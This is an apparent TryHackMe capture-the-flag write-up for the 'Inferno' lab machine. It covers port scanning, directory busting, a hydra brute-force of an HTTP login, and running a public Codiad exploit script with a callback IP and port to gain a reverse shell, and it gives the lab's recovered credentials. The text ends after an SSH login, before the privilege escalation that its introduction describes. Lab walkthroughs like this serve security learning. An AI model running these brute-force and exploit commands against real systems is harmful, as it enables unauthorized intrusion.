Inferno TryHackMe
Inferno Tryhackme Writeup
Inferno is a medium difficulty THM machine which focuses on a CVE within codiad a cloud based IDE, we get a shell on the box by exploiting this CVE and also the privesc can be done as the SUID bit is set on the tee binary, which lets us login as root and pwn this box.

Initial Enumeration
Rustmap
We start with the rustmap.py to find the open ports and services running on the box.
1
rustmap.py -ip 10.48.159.215


A Numerous amount of ports are open on the box but only a few returned results them being ssh and http (port 22 and 80).

Visiting the webserver on port 80 we have this page.
Directory Busting
Used gobuster for directory busting.
1
gobuster dir -u http://10.48.159.215/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 100 -b 404,403 -x php,txt,html

We have a hit.
Lets visit /Inferno page identified by gobuster.

It requires authorization.
Exploitation
Hydra
We will now use hydra to try to bruteforce the login page.
1
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.48.159.215 http-get /inferno

We got a valid hit as admin:dante1.
Lets now login.
Logged in as Admin
After the authorization we have this page.

Again logging in with the same credentials, they worked fortunately.

We are inside codeaid a cloud based IDE and we can see on the left side the directory listing.
Shell as www-data
Searched this exploit on searchsploit.

We have authentication so lets use the 3rd one.
Running the script.
1
python3 49705.py http://admin:dante1@10.48.159.215/inferno/ admin dante1 192.168.149.131 9002 linux

Now our shell is messed up a bit so I will run another reverse shell to get a stable shell.

There is a crontab that is running that exits us every minute from the shell, so we must be quick to get the creds of user dante.

Found this .download.dat file inside of user dante’s Download directory.
Downloaded the .download.dat file and unhexed it using cyberchef.

We have creds for the dante user and now lets try to ssh into the server.
Shell as Dante
Logged in with ssh.
